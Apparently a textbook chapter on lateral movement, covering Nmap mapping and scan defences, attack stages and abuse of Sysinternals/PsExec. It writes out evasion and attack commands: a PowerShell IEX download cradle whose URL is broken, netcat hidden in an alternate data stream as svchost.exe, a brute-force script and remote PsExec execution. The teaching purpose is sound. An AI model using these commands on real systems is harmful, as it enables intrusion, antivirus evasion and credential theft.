The lateral movement involves scanning a network for other resources, the collecting and exploiting of credentials, or the collection of more information for exfiltration. Lateral movement is difficult to stop. This is because organizations conventionally set up security measures at several gateways of the network. Consequently, malicious behavior is only detected when transitioning between security zones but not within them. It is an important stage in the cyberthreat life cycle as it enables attackers to acquire information and a level of access that is more harmful. Cybersecurity experts say that it is the most critical phase in an attack since it is where an attacker seeks assets and more privileges, and traverses several systems until they are satisfied that they will accomplish their goal.

This chapter will cover the following topics:

- Infiltration
- Network mapping
- Performing lateral movement

Our primary focus in this chapter will be on performing lateral movement. Before we explore that, however, we will briefly discuss the other topics outlined above.

## Infiltration

In *Chapter 5, Reconnaissance*, we discussed the reconnaissance efforts hackers make to get information that may allow them to get into a system. The external reconnaissance methods included dumpster diving, using social media, and social engineering.

Dumpster diving involved collecting valuable data from devices that an organization had disposed of. It was seen that social media can be used to spy on target users and get credentials that they may post carelessly. Multiple social engineering attacks were also discussed, and they clearly showed that an attacker could coerce a user to give out login credentials. The reasons why users fall for social engineering attacks were explained with the six levers used in social engineering. Internal reconnaissance techniques were discussed, as well as the tools used for sniffing and scanning for information that can enable an attacker to gain entry to a system. Using the two types of reconnaissance, an attacker would be able to gain entry to a system. The important question that follows is: what can the attacker do with this access?

# Network mapping

Following a successful attack, attackers will try to map out the hosts in a network in order to discover the ones that contain valuable information. There are a number of tools that can be used here to identify the hosts connected in a network. One of the most commonly used is Nmap and this section will explain the mapping capabilities that this tool has. The tool, like many others, will list all the hosts that it detects on the network through a host discovery process. This is initiated using a command to scan an entire network subnet as shown in the following:

```
#nmap 10.168.3.1/24
```

```
COMMANDO Sun 09/01/2019 16:05:19.72
C:\Users\Erdal\Desktop>nmap 10.0.75.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-01 16:05 A
Nmap scan report for 10[redacted].1
Host is up (0.00s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
5357/tcp open  wsdapi
```

*Figure 8.1: Nmap enumerating ports and discovering hosts*

A scan can also be done for a certain range of IP addresses as follows:

```
#nmap 10.250.3.1-200
```

The following is a command that can be used to scan specific ports on a target:

```
#nmap -p80,23,21 192.190.3.25
```





*Figure 8.2: Scanning for open ports via Nmap*

With this information, the attacker can go ahead and test the operating system running on computers of interest in a network. If the hacker can tell the operating system and particular version running on a target device, it will be easy to select hacking tools that can effectively be used.

The following is a command used to find out the operating system and version running on a target device:

```
#nmap -O 191.160.254.35
```





*Figure 8.3: Nmap on finding host information*

The Nmap tool has complex OS fingerprinting capabilities and will almost always succeed in telling us the operating systems of devices such as routers, workstations, and servers.

The reason why network mapping is possible, and to a large extent easy to do, is because of the challenges involved in protecting against it. There is an option for organizations to completely shield their systems to prevent the likes of Nmap scans, but this is mostly done through **network intrusion detection systems** (**NIDS**). When hackers are scanning individual targets, they scan a local segment of a network and thus avoid passing through NIDS. To prevent the scan from happening, an organization can opt to have **host-based intrusion detection systems** (**HIDS**), but most network administrators will not consider doing that in a network, especially if the number of hosts is huge.

The increased monitoring systems in each host will lead to more alerts and require more storage capacity and, depending on the size of the organization, this could lead to terabytes of data, most of which would be false positives. This adds to the challenge that security teams in organizations have whereby they only have sufficient resources and willpower to investigate, on average, 4% of all cyber-security alerts generated by a security system (based on Xcitium's Threat Intelligence Report). The constant detection of false positives in voluminous quantities also discourages security teams from following up on threats identified in networks.

Factoring in the challenges of monitoring for lateral movement activities, the best hopes for victim organizations are host-based security solutions. However, hackers commonly come armed with the means to disable or blind them.

It is possible to defend your organization against Nmap scanning. There are means in which the **intrusion defense systems** (**IDSs**) along with the firewalls can be used to defend the organization's network from unauthorized Nmap scans. However, some of the methods are very extreme. Some of these include returning misleading information to the attackers, slowing the speed of the Nmap scans, restricting the amount of information that is provided by these Nmap scans, completely blocking Nmap scans, and obfuscating a network in such a way that if the attackers were to successfully carry out their scans, they would not understand what is going on in your network. However, some of these extreme options present problems and are not recommended. For instance, obfuscating a network so that attackers fail to understand the network means there is a likelihood that the authorized network administrators may not understand the network as well. Also, the use of software to block port scanners to block scans is dangerous as it may introduce additional vulnerabilities through this software itself.

Some of the techniques that can be used to protect yourself against Nmap scans are described in detail in the following sections.

## Scan, close/block, and fix

One of the most effective means of protecting your network against Nmap scanning by attackers is by carrying out the scanning yourself. As the phrase goes, "offense is the best form of defense." Thinking like the attackers will help in this regard and this starts with thoroughly and regularly scanning the network to identify any potential vulnerabilities that the network has which attackers can find. A careful analysis of the output of the network will help in this regard. It will help reveal all the information the attackers can obtain from performing a scan on the network. On the UNIX operating system, you can use the Crontab tool (*Figure 8.4*) and on Windows, you can use the Task Scheduler (*Figure 8.5*).

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

*Figure 8.4: Crontab tool in action*

These tools can be used alongside systems such as Ndiff or the Nmap-report.

This kind of scanning is referred to as proactive scanning and it allows you to find weaknesses within the network before the attackers find them. Also important is the blocking of available ports that are not in use. These unnecessarily open ports can be exploited at any time. Therefore, closing them will avoid cases of exploitation by attackers. After reviewing all the information that you obtain from the scanner, the port scanning from attackers becomes less threatening as you can tell the kind of information they will obtain and what dangers the information can pose to the company. In many cases, the security team is paranoid about port scanners, and organizations will often deploy the most defensive security systems because of their paranoia.

An organization that employs the most defensive security systems usually does so because of the distrust they have with their network security.





*Figure 8.5: Task Scheduler in Windows*

After scanning and finding vulnerabilities in your network systems, the first step is to fix any known vulnerability. After the fixing process, audit all the open ports externally through the firewall as well as internally. The services that can be reached by external means and the public, but that do not need to get to the public, should be blocked at the firewall point. If employees need to reach these services, they can use a VPN to access the services. The internal services are always listening when they are idle and not in use. The listening may be due to default settings or they may have been enabled to perform earlier functions that have since been completed. In this case, such unnecessary services should be disabled. In some cases, you may not be aware of a vulnerability in the system that the attackers are aware of. In such a case, it is best to ensure that unnecessary services and ports are disabled so that they are not exploited by attackers. Therefore, you need to fix known holes in the system, ensure that the firewall blocks private services, disable any unnecessary services, and you can go a step further and use intrusion prevention systems that can help protect you from zero-day exploits and other threats.

A proactive approach to scanning networks and auditing both services and assets should be a priority for network security. It should be done regularly, not occasionally. In any busy and complex network, the number of hosts and services in the network will keep changing, with others being added while others are disabled.

In such a case, regular scanning and auditing will enable you to be on top of the security posture and keep the network secure. Poorly tested and poorly implemented systems often crash when they are scanned. For such network systems, OS detection and version detection processes will overwhelm the network, causing it to crash. In an internet environment that is known to be hostile, such systems cannot survive. However, because of this possibility, it is crucial to ensure that affected parties are informed about any pending network scanning and potential crashing or unavailability of services as a result. It is recommended that the network scanning should start with simple port scanning before moving on to more complex network scanning processes.

## Blocking and slowing down

It is a well-known fact that one of the best means you can use to defend your network is to configure your network well. A well-configured network does an excellent job of keeping intruders out. The cardinal rule for decent firewalls is always to deny first. Therefore, the default settings are to block all traffic coming into a network first before identifying and allowing essential traffic to get through. The thinking behind this rule is that it is better and easier to allow essential traffic after initially blocking it (due to users reporting the issue) than it is to allow bad traffic to get through, which would mean attackers getting through to the network, as we covered in *Chapter 4*, *The Cyber Kill Chain*, with Comodo's Dragon Platform example. Legitimate traffic is easily discovered, as legitimate users will keep reporting that their traffic is not going through until the network administrators eventually correct the situation.

There are many benefits to using the deny-by-default rule in network security. Apart from the aforementioned reasons and keeping bad traffic out, it helps to slow down large-scale reconnaissance using the Nmap tool. For instance, whenever a Nmap TCP SYN scan finds a closed port, the network receives an RST packet feedback from the target machine, and the status of the port is determined via only one round trip. However, a firewall filter can interfere with the process, and Nmap has to wait for the worst-case scenario before it can accurately determine whether the probe drop was because of a closed port or because of a firewall filter. After waiting for the worst-case scenario, the Nmap tool will send retransmissions to the port in case the port probe drop was done due to overcapacity at the port. The Nmap is designed to keep trying a certain port several times before giving up. However, the firewall dropping the probe is not significant when looking at a single port. The delay is only a few seconds. However, for large-scale networks, the time builds up and becomes significant. The filtering process hugely delays the scan time for ports, which could add up to days for large-scale scans.

Filtering ports is an effective process that is designed to frustrate attackers. The process becomes even more frustrating to the attackers when the **User Datagram Protocol** (**UDP**) is used. In this case, Nmap is unable to tell why the probe was dropped at all and whether the port is filtered or not. Retransmissions that are the default process for Nmap are not helpful in this case. When attackers face such a situation, they are left with no option but to resort to much slower and more conspicuous methods such as the Nmap version detection and the SNMP community string that uses brute force to enable them to make sense of the status of the UDP ports. It is also advisable to make sure that the firewall actually drops the packets and does not respond with feedback such as error messages. Returning the error message allows the port scanning to hastily continue against the aim of slowing the process down. However, even with the error messages, you will still benefit from blocked probes.

The aim is to ensure that the packets are dropped and not rejected. Rejection means an error message is sent back to the Nmap scanner. With dropping, no message is sent back to the Nmap scanner. Therefore, dropping is the most desirable outcome that will slow down the reconnaissance process. However, the reject message helps ease up network trouble and congestion by making it clear to the attackers that the probing is being blocked by a firewall. Also, ensure that no listening of ports is done by ports that are not in use. Close the ports that are not in use. Ports that are both closed and filtered are extremely effective against port scanners.

## Detecting Nmap scans

Any organization that is connected to the internet will often face scans. The frequent nature of these scans means that more often than never they translate to meaningful attacks on the organization. Many of these scans are internet worms that are seeking a Windows vulnerability and other vulnerabilities. Many of the other scans may come from bored individuals on the internet doing explorations or people doing research projects. People developing exploit codes may scan huge ranges of systems to find systems that are vulnerable to their exploits. This kind of scanning is malicious. However, this group of people will quickly move along and leave the network alone upon failing to find any vulnerability. The most potent threats that an organization faces, and that they should be wary of, are the ones that are specifically targeted on the organization's network. While many network administrators do not bother with the recording of port scans, this last group of scans can cause major damage.

While many administrators do not mind the frequent scans, others take the opposite approach to the situation. This second group of administrators will keep logs of all port scans and will respond to some. They function under the belief that port scans are precursors to major attacks on network systems. The logs are a major source of information for network security experts. They can be analyzed for trends. In many cases though, the trends may not be meaningful to the organization. However, the information is also submitted to international third-parties that deal in such data such as DShield. These third-parties usually conduct a worldwide analysis and correlation to make sense of some trends such as worldwide trends of certain attacks and attack methods. In some cases, the network administrators may submit the log files to the management in the form of graphs and extensive logs to justify security budgets and planning. It is worth mentioning that the log files by themselves are not sufficient for detecting port scans. In most cases, only the scan types that result in TCP connections are recorded, which results in missing out on many other scans that do not establish full TCP connections. The Default Nmap SYN scan usually finds its way through without getting logged into the log system.

One of the common ways of identifying ongoing scanning activity is increased error messages from many network services. This is especially the case when the scan is using the Nmap versioning detection process because of its intrusive nature. It requires regular reading of the system log files to find these port scans, though. A majority of the log files often go unread, hence you miss out on determining many of these dangerous port scans. To avoid this unfortunate scenario, you can employ the use of such log monitoring tools as Swatch and Logwatch. However, the use of log files is not a very efficient criterion for detecting Nmap activity. That said, it is marginally effective.

## Use of clever tricks

The use of clever tricks can help you defend your network against Nmap scanning. The Nmap scan tool, just like many other probe tools, relies on information it obtains from the target network devices or ports. It then interprets the information while organizing it into useful reports based on which the ethical hackers can infiltrate the system. However, the use of clever tricks is a common practice, especially where the administrators take an offensive approach to being scanned and create fake responses to the Nmap scans. These clever tricks are meant to confuse and slow down the Nmap scan tool. These clever tricks are effective at solving the problem and defending a network from malicious scans. However, it has been identified that they end up causing more problems than they solve within a network. These slowing tricks are often written without any security considerations and can be used by attackers to gain valuable information about the system. The clever tricks can work in many instances and can be effective at keeping the attackers at bay. In some cases, unfortunately, the use of these tricks may be counterproductive and may end up benefitting the hackers more than the network administrators.

Here are some examples of clever tricks for Nmap:

Disable DNS name resolution:

```
nmap -p 80 -n 192.168.1.1
```

Scan for top ports:

```
nmap --top-ports 100 192.168.1.1
```

Get a list of servers with a specific port open:

```
nmap -sT -p 8080 192.168.1.* | grep open
```

Scan your network for rogue access points:

```
nmap -A -p1-85,113,443,8080-8100 -T4 –min-hostgroup 50 –max-rtt-timeout 2000 –
initial-rtt-timeout 300 –max-retries 3 –host-timeout 20m –max-scan-delay 1000
-oA RogueAPScan 192.168.0.0/8
```

Test if the target is vulnerable to DoS attacks:

```
nmap --script dos -Pn 192.168.1.1
```

Run a full vulnerability test:

```
nmap -Pn --script vuln 192.168.1.1
```

This way you can run a full vulnerability test against your target using **Nmap's scripting engine** (**NSE**).

Launch brute force attacks:

```
nmap -p 1433 --script ms-sql-brute --script-args userdb=usersFile.
txt,passdb=passwordsFile.txt 192.168.1.1
```

Detect malware-infected hosts:

```
nmap -sV --script=http-malware-host 192.168.1.1
```

Nmap is able to detect malware and backdoors by running extensive tests on a few popular OS services like Identd, Proftpd, Vsftpd, IRC, SMB, and SMTP.

# Performing lateral movement

Lateral movement can be carried out using different techniques and tactics. Attackers utilize them to move within the network from one device to the other. Their aim is to strengthen their presence in a network and to have access to many devices that either contain valuable information or are used to control sensitive functions such as security.

The illustration shows where lateral movement sits in the Cyber Kill Chain:





*Figure 8.6: Lateral movement within Cyber Kill Chain*

We will divide lateral movement into 2 stages: user compromised, and workstation admin access.

## Stage 1 – User compromised (user action)

This is the stage where the user action can allow an attacker to start running their code. The attacker can reach this stage via traditional security mistakes, such as socially engineering the victim to click a phishing link in an email, but it can also include visiting a legitimate website that has already been compromised by an attacker (like the iPhone zero-day attack that was discovered in August 2019, as covered in *Chapter 6*, *Compromising the System*). If the attacker wants to proceed to the next step, they must break out of any application controls to run their arbitrary code, programs, or scripts as the user. This can be accomplished by finding a vulnerability in the program (web browser, plugin, or email client) or by convincing the user to manually circumvent these application protections (like clicking **Allow** on the gold bar in Internet Explorer).

### Malware installs

The attacker installs their program (malware) onto the computer as the user to give the attacker persistent access to the computer. It can also include keystroke loggers, screen scrapers, credential theft tools, and the ability to turn on, capture, and redirect microphones and cameras. Often these malware implants can be custom recompiled to evade anti-malware signatures.

## Beacon, Command & Control (C&C)

Depending on the attacker's settings, the malware typically starts beaconing (advertising its availability to a control server) right away, but this can be delayed by days, weeks, or longer to evade customer detection and cleanup operations (like the Chernobyl Malware that was discovered in 1998, which was designed to beacon on a specific date and time, which was the anniversary date of the Chernobyl nuclear disaster).

Once beaconing information is received by the attackers, they will connect to the computer with a C&C channel to issue commands to the malware.

Resources subject to attacker control after stage 1 include:

- Reading all data in the Active Directory (except passwords and secrets like BitLocker recovery keys)
- That user's data, keystrokes, and credentials
- Anything accessible to the user, including their display, screen, microphone, camera, and more

# Stage 2 — Workstation admin access (user = admin)

If the user that is compromised is already a local administrator, the attacker is already running any arbitrary attack code with those administrative rights and they do not need anything else to start **Pass-the-Hash** (**PtH**) or credential theft and reuse. They still need to break out of the application in stage 1 to run arbitrary code, but face no other obstacles.

## Vulnerability = admin

If the compromised user does not have any privileged access the attacker needs to bring an exploit for an elevation of privilege vulnerability (in an application or in an operating system component) that isn't patched to gain administrative rights. This can include a zero day for which a patch is unavailable, but it frequently involves an unpatched operating system component or application (such as Java) for which a patch is available and not applied. Zero-day exploits can be expensive to an attacker but exploits for existing patched system are inexpensive or freely available.

# Think like a hacker

To stop a hacker, or to be a successful Red Team member, you must learn how to think like a hacker. Hackers are aware that defenders have way too many tasks to handle. As defenders focus on protecting their assets, prioritizing them, and sorting them by workload and business function, they get busier and busier with their system management services, in asset inventory databases, and in spreadsheets. There's a problem with all of this. Defenders don't have a list of assets, they have a graph. Assets are connected to each other by security relationships. Attackers breach a network by landing somewhere in the graph using different techniques such as spearphishing. They then begin to hack, finding vulnerable systems by navigating the graph.

## What is the graph?

The graph in your network is the set of security dependencies that create equivalence classes among your assets. The design of your network, the management of your network, the software and services used on your network, and the behavior of users on your network all influence this graph.

One of the most common mistakes that administrators make is not taking extra care of the workstation they connect to their **Data Centers** (**DCs**) or servers. A workstation that is not protected as much as the domain controller will make the attacker's job much easier to compromise the DC. If this is a workstation that is used by multiple people, all the accounts in the compromised workstation will be accessible by the attackers.

Not just the accounts but also the admins that log on to one or more other machines in the natural course of business will be in danger. In summary, if attackers compromise any of the admin workstations, they will have a path to compromise the DC.

In the following sections, we will go through the most common tools and tactics that are used for lateral movement.

## Avoiding alerts

The attacker needs to avoid raising alarms at this stage. If network administrators detect that there is a threat on the network, they will thoroughly sweep through it and thwart any progress that the attacker will have made. Many organizations spend a substantial amount of money on security systems to nab attackers. Security tools are increasingly becoming more effective, and they can identify many signatures of hacking tools and malware that hackers have been using. This, therefore, calls for attackers to act wisely. There has been a trend in attackers using legitimate tools for lateral movement. These are tools and techniques that are known by the system or that belong to a system and therefore do not generally pose a threat. Security systems, therefore, ignore them since they are legitimate. These tools and techniques have enabled attackers to move around in highly secured networks right under the noses of security systems.

The following is an example of how attackers can avoid detection by using PowerShell. It shows that, instead of downloading a file which would be scanned by the target's antivirus system, PowerShell is used. It directly loads a PS1 file from the internet instead of downloading and then loading:

```
PS > IEX (New-Object Error! Hyperlink reference not valid.
```

Such a command will prevent the file that is being downloaded from being flagged by antivirus programs. Attackers can also take advantage of **alternate data streams** (**ADSs**) in a Windows **NT filesystem** (**NTFS**) to avoid alerts. By using ADSs, attackers can hide their files in legitimate system files, which can be a great strategy for moving between systems. The following command is going to fork Netcat (`https://github.com/diegocr/netcat`) into a valid Windows utility called **Calculator** (`calc.exe`) and change the filename (`nc.exe`) to `svchost.exe`.

This way the process name won't raise any flags since it is part of the system:

```
C:\Tools>type c:\tools\nc.exe > c:\tools\calc.exe:suchost.exe
```

*Figure 8.7: Threat actors can use Netcat to avoid alerts*

If you simply use the `dir` command to list all files in this folder, you won't see the file. However, if you use the streams tool from Sysinternals, you will be able to see the entire name as follows:

```
C:\Tools>steams calc.exe

streams v1.60 - Reveal NTFS alternate streams.
Copyright <C> 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Tools\calc.exe:
     :svchost.exe:$DATA 27136
```

*Figure 8.8: Sysinternals, a powerful free toolset by Microsoft*

## Port scans

This is probably the only old technique that has remained in the hacking game. It has also remained fairly unchanged and therefore gets executed the same way through various tools. Port scans are used in lateral movement for the purpose of identifying systems or services of interest that hackers can attack and attempt to capture valuable data from. These systems are mostly database servers and web applications. Hackers have learned that quick and full-blown port scans easily get detected, and therefore, they use slower scanning tools that get past all network monitoring systems. Monitoring systems are normally configured to identify unusual behaviors on a network but by scanning at a slow-enough speed, the monitoring tools will not detect the scanning activity.

Most of the scanning tools used were discussed in *Chapter 5*, *Reconnaissance*. The Nmap tool is normally a preference for many since it has many features and is always reliable and dependable.

In the previous chapter, *Chapter 7*, *Chasing a User's Identity*, a lot of information was given on how Nmap operates and what kinds of information it gives to its users. A default Nmap scan uses full TCP connection handshakes, which are sufficient for finding other targets for the hackers to move to. The following are some examples of how port scans are done in Nmap:

```
# nmap -p80 192.168.4.16
```

This command only scans to check whether port 80 is open on the target machine with the IP `192.168.4.16`:

```
# nmap -p80,23 192.1168.4.16
```





*Figure 8.9: Using Nmap to check the status of multiple ports*

You can also check whether multiple ports are open by separating them with a comma in the command, as shown previously.

## Sysinternals

Sysinternals is a suite of tools that was developed by a company called Sysinternals before being acquired by Microsoft. The tools that the company came up with allow administrators to control Windows-based computers from a remote terminal.

Unfortunately, the suite is also being used by hackers today. Attackers use Sysinternals to upload, execute, and interact with executables on remote hosts. The entire suite works from a command-line interface and can be scripted. It has the advantage of stealth since it does not give alerts to users on a remote system when it is in operation. The tools contained in the suite are also classified by Windows as legit system admin tools and, therefore, are ignored by antivirus programs.

Sysinternals enables external actors to connect to remote computers and run commands that can reveal information about running processes and, if needed, kill them or stop services.

This simple definition of the tool already reveals the immense power that it possesses. If used by a hacker, it could stop security software deployed by an organization on its computers and servers. Sysinternals utilities can do many tasks in the background of a remote computer and this makes them more applicable and useful for hackers than **Remote Desktop Programs** (**RDPs**). The Sysinternals suite is made up of 13 tools that do different operations on remote computers.

The first six that are commonly used are:

- PsExec: Used for executing processes
- PsFile: That shows open files
- PsGetSid: That displays security identifiers of users
- PsInfo: That gives detailed information about a computer
- PsKill: That kills processes
- PsList: That lists information about processes

The next bunch consists of:

- PsLoggedOn: That lists logged-in accounts
- PsLogList: That pulls event logs
- logsPsPassword: That changes passwords
- PsPing: That starts ping requests
- PsService: That can make changes to Windows services
- PsShutdown: Can shut down a computer
- PsSuspend: Can suspend processes

The exhaustive list of Sysinternals shows that it carries some powerful tools. Armed with these tools and the right credentials, an attacker can quickly move from device to device in a network.

Of all the tools listed, PsExec is the most powerful. It can execute anything that can run on a local computer's Command Prompt on a remote one. Therefore, it can alter a remote computer's registry values, execute scripts and utilities, and connect a remote computer to another one. The advantage of this tool is that the outputs of commands are shown on the local computer rather than the remote one. Therefore, even if there is an active user on the remote computer, no suspicious activities can be detected. The PsExec tool connects to a remote computer over a network, executes some code, and sends back the output to a local computer without raising alarms to the users of the remote computer.

One unique feature of the PsExec tool is that it can copy programs directly onto a remote computer. Therefore, if a certain program is needed by hackers on the remote computer, PsExec can be commanded to copy it temporarily to the remote computer and remove it after the connection ceases.

The following is an example of how this can be done:

```
Psexec \remotecomputername -c autorunsc.exe -accepteula
```

The previous command copies the program `autorunsc.exe` to the remote computer. The part of the command that says `-accepteula` is used to make sure that the remote computer accepts the terms and conditions or end user license agreements that a program may prompt for.

The PsExec tool can also be used to interact nefariously with a logged-on user. This is through programs such as Notepad on the remote computer. An attacker can launch Notepad on a remote computer by supplying the command:

```
Psexec \remotecomputername -d -i notepad
```

The `-i` instructs the remote computer to launch the application and the `-d` returns control to the attacker before the launching of Notepad is completed.

Lastly, the PsExec tool is able to edit registry values, allowing applications to run with system privileges and have access to data that is normally locked. Registry edits can be dangerous as they can directly affect the running of computer hardware and software. Damages to the registry can cause a computer to stop functioning.

On a local computer, the following command can be used to open the register with SYSTEM user-level permissions, thus with the ability to see and change normally hidden values:

```
Psexec -i -d -s regedit.exe
```

From the previous illustrations, it can be said that PsExec is a very powerful tool. The following diagram shows a remote terminal session with PsExec running on `cmd.exe` and being used to find out the network information of a remote computer:

